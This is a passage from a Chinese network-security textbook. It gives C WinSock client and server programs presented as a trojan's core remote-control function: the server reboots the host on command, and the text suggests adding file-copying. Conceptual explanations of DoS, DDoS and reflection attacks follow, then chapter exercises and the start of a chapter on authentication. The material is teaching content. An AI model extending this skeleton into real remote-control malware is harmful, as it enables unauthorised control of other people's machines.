神秘的木马实现起来并没有想象中那么难。下面的代码用 WinSock 实现了一个客户端程序和一个服务器程序,已经包含了木马的核心功能——远程控制用户的计算机。在这个实例中,服务器接到客户机的命令后会重新启动计算机。还可以在这两个程序的基础上加入一些命令,对目标系统进行一些修改,如复制文件等。

2.6.6.1 服务器程序

```
#include <windows.h>
#include <winsock.h>
#define PORTNUM 5000                           // 定义端口号为 5000
#define MAX_PENDING_CONNECTS 4                 // 定义最大队列长度
//of pending connections
int WINAPI WinMain(
    HINSTANCE hInstance,                       //当前实例的句柄
    HINSTANCE hPrevInstance,                   //前一个实例的句柄
    LPTSTR lpCmdLine,                          //命令行指针
    int nCmdShow
)                                              //展示窗口状态
{
    int index = 0,                             //索引
    iReturn;                                   //返回值
    char szServerA[100];                       //ASCII 字符串
    TCHAR szServerW[100];                      //Unicode 字符串
    TCHAR szError[100];                        //错误消息字符串
    SOCKET WinSocket = INVALID_SOCKET,         //Window 套接字
    ClientSock = INVALID_SOCKET;               //接入的套接字
    SOCKADDR_IN local_sin,                     //本地套接字地址
    accept_sin;                                //收到的客户端地址
    int accept_sin_len;                        //长度
    WSADATA WSAData;                           //窗口包含的数据
    //初始化
    if(WSAStartup(MAKEWORD(1,1), &WSAData)!= 0)
    {
        wsprintf(szError, TEXT("WSAStartup failed. Error: %d"), WSAGetLastError());
        MessageBox(NULL, szError, TEXT("Error"), MB_OK);
        return FALSE;
    }
    //创建一个 TCP 流机制的套接字
    if((WinSocket = socket (AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        wsprintf (szError, TEXT("Allocating socket failed. Error: %d"), WSAGetLastError ());
        MessageBox (NULL, szError, TEXT("Error"), MB_OK);
        return FALSE;
    }
    //填写地址信息
    local_sin.sin_family = AF_INET;
    local_sin.sin_port = htons (PORTNUM);
    local_sin.sin_addr.s_addr = htonl (INADDR_ANY);
    //进行捆绑
    if (bind (WinSocket, (struct sockaddr * ) &local_sin, sizeof (local_sin)) == SOCKET_
ERROR)
    {
        wsprintf (szError, TEXT("Binding socket failed. Error: %d"), WSAGetLastError ());
        MessageBox (NULL, szError, TEXT("Error"), MB_OK);
        closesocket (WinSocket);
```

```
            return FALSE;
        }
        //设置等待队列
        if(listen (WinSocket, MAX_PENDING_CONNECTS) == SOCKET_ERROR)
        {
               wsprintf ( szError,  TEXT ( " Listening  to  the  client  failed.  Error:  % d"),
WSAGetLastError());
            MessageBox(NULL, szError, TEXT("Error"), MB_OK);
            closesocket(WinSocket);
            return FALSE;
        }
        accept_sin_len = sizeof (accept_sin);
        //阻塞,等待客户端的请求
        ClientSock = accept (WinSocket, (struct sockaddr * ) &accept_sin, (int * ) &accept_sin_
len);
        //关闭原来的套接字
        closesocket (WinSocket);
        if (ClientSock == INVALID_SOCKET)
        {
            wsprintf (szError, TEXT("Accepting client failed. Error: % d"), WSAGetLastError ());
            MessageBox (NULL, szError, TEXT("Error"), MB_OK);
            return FALSE;
        }
        for (; ;)
        {
            //接收来自客户端的数据
            iReturn = recv (ClientSock, szServerA, sizeof (szServerA), 0);
            //检查是否有已接收的数据,如果有,则显示
            if (iReturn == SOCKET_ERROR)
            {
                wsprintf (szError, TEXT("No data is received, recv failed.")
                TEXT(" Error: % d"), WSAGetLastError ());
                MessageBox (NULL, szError, TEXT("Server"), MB_OK);
                break;
            }
             else if (iReturn == 0)
             {
                  MessageBox (NULL, TEXT("Finished receiving "), TEXT("Server"),MB_OK);
                  ExitWindowsEx(EWX_REBOOT,0); //注销用户,重新启动系统
                  break;
             }
             else
             {
                //将 ASCII 串转换成 Unicode 串
                for (index = 0; index <= sizeof (szServerA); index++)
                    szServerW[index] = szServerA[index];
                //显示收到的信息
                MessageBox (NULL, szServerW, TEXT("Received From Client"), MB_OK);
             }
        }
        //从服务器向客户端发送一个串
```

```
    if (send (ClientSock, "To Client. ", strlen ("To Client. ") + 1, 0) == SOCKET_ERROR)
    {
        wsprintf(szError, TEXT("Sending data to client failed. Error: %d"),WSAGetLastError ());
        MessageBox(NULL, szError, TEXT("Error"), MB_OK);
    }
    //关闭套接字
    shutdown (ClientSock, 0x02);
    closesocket (ClientSock);
    WSACleanup ();
    return TRUE;
}
```

2.6.6.2 客户端程序

```
#include <windows.h>
#include <winsock.h>
#define PORTNUM 5000                        //端口号
#define HOSTNAME "localhost"                //服务器名字
int WINAPI WinMain (
    HINSTANCE hInstance,                    //当前实例的句柄
    HINSTANCE hPrevInstance,                //前一个实例的句柄
    LPTSTR lpCmdLine,                       //命令行指针
    int nCmdShow
)
{
    int index = 0;                          //索引
    int iReturn;                            //返回值
    char szClientA[100];                    //ASCII 字符串
    TCHAR szClientW[100];                   //Unicode 字符串
    TCHAR szError[100];                     //错误消息字符串

    SOCKET ServerSock = INVALID_SOCKET;     //服务器的套接字
    SOCKADDR_IN destination_sin;            //服务器地址
    PHOSTENT phostent = NULL;               //服务器 HOSTENT 结构的指针
    WSADATA WSAData;
    //套接字的实现
    //初始化
    if(WSAStartup(MAKEWORD(1,1), &WSAData)!= 0)
    {
        wsprintf(szError, TEXT("WSAStartup failed. Error: %d"), WSAGetLastError());
        MessageBox (NULL, szError, TEXT("Error"), MB_OK);
        return FALSE;
    }
    //创建套接字
    if((ServerSock = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        wsprintf(szError, TEXT("Allocating socket failed. Error: %d"), WSAGetLastError ());
        MessageBox (NULL, szError, TEXT("Error"), MB_OK);
        return FALSE;
```

```
}
//填写地址信息(IP 地址和端口号)
destination_sin.sin_family = AF_INET;
//检索与主机名相对应的主机信息
if ((phostent = gethostbyname (HOSTNAME)) == NULL)
{
    wsprintf(szError,TEXT("Unable to get the host name. Error: %d"),WSAGetLastError ());
    MessageBox (NULL, szError, TEXT("Error"), MB_OK);
    closesocket (ServerSock);
    return FALSE;
}
//分配套接字 IP 地址
memcpy ((char FAR *)&(destination_sin.sin_addr), phostent->h_addr, phostent->
    h_length);
//转换为网络编号
destination_sin.sin_port = htons (PORTNUM);
//与服务器连接
if(connect(ServerSock,(PSOCKADDR)&destination_sin,sizeof(destination_sin)) == SOCKET_
    ERROR)
{
    wsprintf(szError, TEXT("Connecting to the server failed. Error: %d"),
        WSAGetLastError ());
    MessageBox (NULL, szError, TEXT("Error"), MB_OK);
    closesocket (ServerSock);
    return FALSE;
}
//发送字符串给服务器
if(send(ServerSock, "To Server.", strlen ("To Server.") + 1, 0) == SOCKET_ERROR)
{
    wsprintf(szError,TEXT("Sending data to the server failed. Error: %d"),
        WSAGetLastError ());
    MessageBox(NULL, szError, TEXT("Error"), MB_OK);
}
//禁止 ServerSock 上的发送
shutdown (ServerSock, 0x01);
for (;;)
{
    //从服务器套接字接收数据
    iReturn = recv (ServerSock, szClientA, sizeof (szClientA), 0);
    //检查是否有已接收的数据,如果有,则显示
    if (iReturn == SOCKET_ERROR)
    {
        wsprintf(szError, TEXT("No data is received, recv failed. %d"), WSAGetLastError ());
        MessageBox (NULL, szError, TEXT("Client"), MB_OK);
        break;
    }
    else if (iReturn == 0)
    {
        MessageBox (NULL, TEXT("Finished receiving data"), TEXT("Client"),MB_OK);
        break;
    }
```

```
        else
        {
            //将 ASCII 串转换成 Unicode 串
            for(index = 0; index <= sizeof (szClientA); index++)
              szClientW[index] = szClientA[index];
            //显示收到的信息
            MessageBox(NULL, szClientW, TEXT("Received From Server"), MB_OK);
        }
    }
    //禁止 ServerSock 上的接收
    shutdown (ServerSock, 0x00);
    //关闭套接字
    closesocket (ServerSock);
    WSACleanup ();
    return TRUE;
}
```

2.7　拒绝服务攻击

拒绝服务的英文是 Denial of Service(DoS)。这种攻击行动使网站服务器充斥大量要求回复的信息,消耗网络带宽或系统资源,导致网络或系统不胜负荷以至瘫痪而停止提供正常的网络服务。拒绝服务攻击也是非常常见的一种攻击手段。本章前面介绍的多个层次的网络攻击技术中有许多是为了达到拒绝服务的效果,如 IGMPNuke、Land、smurf、teardrop、SYN flooding、winnuke、UDP flooding 等。DoS 攻击的受害者包括主机、路由器甚至整个网络。

2.7.1　拒绝服务攻击的原理

最简单的 DoS 攻击方法是利用系统的设计漏洞实施 Ping-of-death 这类攻击。通常,访问 Internet 资源的用户需要与服务器建立连接,进行一些信息的交互,如图 2.18 所示。




图 2.18　正常情况下的连接交互

但是,如果发送者发出"我来了"的连接请求后立即离开,这时,服务器收到请求却找不到发送该请求的客户端,于是,按照协议,它等一段时间后再与客户端连接,如图 2.19 所示。

当然,以上行为如果是个别的情况,那么服务器可以忍受。试想,如果用户传送众多要求确认的信息到服务器,使服务器里充斥着这种无用的信息,所有的信息都有需要回复的虚假地址,以至于当服务器试图回传时却无法找到用户,这一点非常类似 IP 欺骗的攻击手段。服务器于是暂时等候,有时超过一分钟,然后再切断连接。服务器切断连接时,用户再度传送新的一批需要确认的信息,这个过程周而复始,最终导致服务器瘫痪而不能提供正常的




图 2.19　非正常情况下的连接交互

服务。

另一种类型的 DoS 攻击是利用计算量很大的任务耗尽被攻击主机的 CPU 资源，例如需要进行加密、解密的操作。

2.7.2　分布式拒绝服务攻击

分布式拒绝服务（DDoS，Distributed Denial of Service）是 DoS 的进一步演化。DDoS 引进了客户/服务器机制，增加了分布式的概念，集中成百上千台主机向目标主机发动攻击，使 DoS 的威力以几十几百倍的程度激增。DDoS 囊括了已经出现的各种 DoS 方法，其破坏能力巨大。DDoS 不依赖任何特定的网络协议，也不利用任何系统漏洞，由攻击者发送大量攻击分组。攻击分组可以是各种类型，例如 TCP、ICMP 和 UDP，也可以是这些分组的混合，最常见的攻击方式就是 TCP 的 SYN flooding。具体的攻击方式又分为两种：直接攻击和反射攻击。

直接攻击是指攻击者的大量攻击分组直接发往目标主机，如图 2.20 所示，其中 A 是攻击者，V 是被攻击的主机，R 是不存在的假地址。A 构造大量源地址为 R 的 TCP 连接请求发给 V，V 的响应发给 R，由于 R 不存在，V 需要等待一段时间才能释放连接资源。当存在大量这样的请求时，V 的资源就会耗尽。




图 2.20　直接攻击示意图

为了提高分布式拒绝服务攻击的成功率，攻击者需要控制成百上千的被入侵主机（图 2.21）。这些主机的操作系统通常是 Linux 和 SUN，但这些攻击工具也能够移植到其他平台上运行。这些攻击工具入侵主机和安装程序的过程都是自动化的，可分为以下几个步骤：

(1) 探测扫描大量主机以寻找可入侵主机目标。

(2) 入侵有安全漏洞的主机并获取控制权。

(3) 在每台入侵主机中安装攻击程序，使之成为傀儡机。

(4) 利用傀儡机继续进行扫描和入侵。

反射攻击是一种间接攻击（图 2.22），攻击者利用中间节点（包括路由器和主机，又称为反射节点）发送大量需要响应的分组，并将这些分组的源地址设置为被攻击主机的地址。由于反射节点并不知道这些分组的源地址是经过伪装的，反射节点将把这些分组的响应分组

发往被攻击主机，造成被攻击主机被大量响应分组淹没(图 2.23)。




图 2.21　分布式拒绝服务——直接攻击　　图 2.22　反射攻击示意图




图 2.23　分布式拒绝服务——反射攻击

发起反射攻击之前，必须有一组预先确定的反射节点，包括 DNS 服务器、HTTP 服务器、路由器等。攻击分组的数量由反射节点的数量、分组发送速率和反射分组的大小决定。

由于整个过程的自动化，攻击者能够在几秒内入侵一台主机并安装攻击工具。也就是说，在短短的一小时内可以入侵数千台主机。然后，通过这些主机再去攻击目标主机。所

以，对于分布式拒绝服务攻击，目前难以找到有效的抵御方法。

2000 年 2 月，众多黑客在 3 天的时间里使美国数家顶级互联网站（包括雅虎、亚马逊、电子港湾、CNN 等）均陷入瘫痪。他们使用的就是拒绝服务攻击手段，即用大量无用信息阻塞网站的服务器，使其不能提供正常服务。

主要的 DDoS 工具有 Trinoo、TFN、Stacheldraht、mstream 等。其中 Trinoo 的 DDoS 攻击程序成功地构造了主机数大于 2000 台的攻击网络。

目前来看，还没有绝对有效的方法来对付拒绝服务攻击。因此，只能采取一些防范措施，如优化路由和网络结构，禁止一切不必要的服务等，以避免计算机成为被利用的工具或者成为被攻击的对象。

2.8　本章小结

随着 Internet 的广泛应用，网络也时时刻刻要面对各种各样的攻击，这些攻击多数针对网络系统自身的种种弱点。本章首先介绍了一些国内外著名的黑客攻击案例、攻击手法和攻击过程。然后根据 Internet 的体系结构，介绍了各个层次的主要攻击方法及其工作原理。物理层和数据链路层的攻击主要包括 MAC 地址欺骗、电磁泄漏监听和对链路的监听；网络层的攻击手段众多，主要基于 IP 欺骗、碎片攻击、路由欺骗和 ARP 欺骗；传输层的攻击包含端口扫描、TCP 序号攻击和 TCP 欺骗等；而应用层的攻击包括缓冲区溢出、口令攻击、电子邮件攻击和 DNS 欺骗等手段。

本章还介绍了网络病毒、特洛伊木马和拒绝服务攻击。特洛伊木马的历史悠久，但是发现和删除特洛伊木马并不容易；拒绝服务攻击使得检测者很难发现真正的对手在何处，因为攻击来自成千上万被黑客控制的计算机。这种攻击也很难有效预防，只能加强对网络数据流量的监控。

随着 Internet 的发展和普及，各种攻击技术也在不断发展，这就要求建设网络系统时要在网络入侵检测方面投入更多的精力，对系统进行实时监控，并且及时堵住发现的安全漏洞。

2.9　本章习题

1. 网络攻击中的被动攻击和主动攻击有什么区别？

2. 假设主机 A 的 IP 地址为 172.20.1.1，主机 B 的 IP 地址为 172.30.1.1，如果主机 B 运行 Sniffer 程序，而主机 A 接收邮件时需要他输入账户名和口令，请问，主机 B 的 Sniffer 程序能否检测到主机 A 所发出的信息包？主机 A 能否放心地进行账户和口令的输入？

3. 简述重放攻击的原理和几种防范措施。

4. 扫描器是不是一种攻击手段？请在 Linux/UNIX 系统中调试附录中的两个扫描器的例子。

5. 请实际使用手工扫描命令 ping、tracert、finger、rusers 和 hosts，并对实际输出结果

进行分析。

6. 缓冲区溢出的原理是什么?

7. 简述 SQL 注入攻击的原理和步骤。

8. 病毒是一种特洛伊木马吗?请讨论二者的关系。

9. 特洛伊木马为什么不容易发现和删除?请给出你的方法。

10. 请查阅资料,分析一种针对分布式拒绝服务攻击的防范措施。

11. 交换机的工作机制与传统的集线器完全不同,交换机端口之间传输的信息是否能够被监听?

第 3 章　网络身份认证

进入网络系统的用户首先需要进行身份认证，获取进入网络大门的许可。常见的网络身份认证方式有口令认证、IC 卡认证、基于生物特征的认证和双因子认证等。网络环境下的身份认证一般通过某种身份认证协议来实现。身份认证协议一般基于密码相关技术实现，定义了参与认证服务的各通信方在身份认证过程中需要交换的所有消息的格式、这些消息发生的次序以及消息的语义。本章最后以单点登录为例说明网络身份认证的应用。

本章主要内容：

- 网络身份认证概述
- 常用网络身份认证技术
- 网络身份认证协议
- 单点登录

3.1　网络身份认证概述

3.1.1　身份认证案例

随着互联网用户对于网络的使用程度在不断加深，国内各行业也积极拥抱互联网，将互联网的技术和思维运用到生产、运输、营销、服务等环节，新技术、新模式、新业态正在不断涌现。互联网在给人们带来便利的同时，也日益威胁到个人和企业的信息安全。全球互联的网络世界中也充斥着计算机病毒和黑客，个人信息泄露、非法窃听和电子欺诈等案例时有发生。

